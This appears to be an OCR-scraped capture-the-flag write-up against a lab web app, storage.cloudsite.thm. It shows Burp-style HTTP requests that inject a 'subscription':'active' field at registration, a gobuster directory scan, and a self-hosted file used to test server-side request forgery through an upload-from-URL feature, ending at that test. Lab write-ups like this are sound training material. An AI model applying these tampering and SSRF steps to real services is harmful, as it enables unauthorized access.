
Have an account?

Sign In


Request to http://storage.cloudsite.thm:80 [10.10.36.249]

```
POST /api/register HTTP/1.1
Host: storage.cloudsite.thm
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0)
Gecko/20100101 Firefox/115.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Referer: http://storage.cloudsite.thm/register.html
Content-Type: application/json
Content-Length: 42
Origin: http://storage.cloudsite.thm
Connection: close
Cookie: jwt=
eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJlbWFpbCI6ImhlbGxv
QGhlbGxvLmZyIiwic3Vic2NyaXB0aW9uIjoiaW5hY3RpdmUiLCJpYXQiO
jE3NDEzNzkzNDcsImV4cCI6MTc0MTM4Mjk0N30.DZGzixUbjeZyVmnqiO
O0r4uBzaZG09QRwQOBAnIm-Jk

{
  "email":"test@test.fr",
  "password":"test"
}
```

```
"subscription": "active",
```



```
POST /api/register HTTP/1.1
Host: storage.cloudsite.thm
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0)
Gecko/20100101 Firefox/115.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Referer: http://storage.cloudsite.thm/register.html
Content-Type: application/json
Content-Length: 42
Origin: http://storage.cloudsite.thm
Connection: close
Cookie: jwt=
eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJlbWFpbCI6ImhlbGxv
QGhlbGxvLmZyIiwic3Vic2NyaXB0aW9uIjoiaW5hY3RpdmUiLCJpYXQiO
jE3NDEzNzkzNDcsImV4cCI6MTc0MTM4Mjk0N30.DZGzixUbjeZyVmnqiO
0Or4uBzaZG09QRwQOBAnIm-Jk

{
  "email":"test@test.fr",
  "subscription":"active",
  "password":"test"
}
```




Account Login


Sign In

test@test.fr


••••

Don't have an





```
┌──(kali㉿kali)-[~]
└─$ echo "test" > test.txt

┌──(kali㉿kali)-[~]
└─$ python3 -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
```



Upload From URL


Success: File stored from URL successfully

File path: /api/uploads/22200559-c05f-4020-9248-f22c58cf9a3d

http://10.21.10.198/test.txt


```
http://<IP>/test.txt
```

```
gobuster dir -u http://storage.cloudsite.thm/api -w /usr/share/
wordlists/dirb/common.txt
```




```
┌──(kali㉿kali)-[~]
└─$ gobuster dir -u http://storage.cloudsite.thm/api -w /usr/share/wordlists/dirb/common.txt
===============================================================
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://storage.cloudsite.thm/api
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/wordlists/dirb/common.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.6
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/docs                 (Status: 403) [Size: 27]
/Login                (Status: 405) [Size: 36]
/login                (Status: 405) [Size: 36]
/register             (Status: 405) [Size: 36]
/uploads              (Status: 401) [Size: 32]
Progress: 4614 / 4615 (99.98%)
===============================================================
Finished
===============================================================
```

TEST of SSRF vulnerability :



Request to http://storage.cloudsite.thm:80 [10.10.242.131]


```
GET //api/uploads/31df12dc-12f9-48c8-9f80-6e867b4ff4d0
HTTP/1.1
Host: storage.cloudsite.thm
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0)
Gecko/20100101 Firefox/115.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/av
if,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Connection: close
Cookie: jwt=
eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJlbWFpbCI6InRlc3RAdGVzd
C5mciIsInN1YnNjcmlwdGlvbiI6ImFjdGl2ZSIsImlhdCI6MTc0MTYwNDcxNyw
iZXhwIjoxNzQxNjA4MzE3fQ.KVzwr8Y-5ojsvEdc09hJBs2RWSJIUGSaQoRYZg
ebbjg
Upgrade-Insecure-Requests: 1
```



```
GET
//api/uploads/31df12dc-12f9-48c8-9f80-6e867b4
ff4d0 HTTP/1.1
Host: storage.cloudsite.thm
User-Agent: Mozilla/5.0 (X11; Linux x86_64;
rv:109.0) Gecko/20100101 Firefox/115.0
Accept:
text/html,application/xhtml+xml,application/x
ml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Connection: close
Cookie: jwt=
eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJlbWFp
bCI6InRlc3RAdGVzdC5mciIsInN1YnNjcmlwdGlvbiI6I
mFjdGl2ZSIsImlhdCI6MTc0MTYwNDcxNywiZXhwIjoxNz
QxNjA4MzE3fQ.KVzwr8Y-5ojsvEdcO9hJBs2RWSJIUGSa
QoRYZgebbjg
Upgrade-Insecure-Requests: 1


```

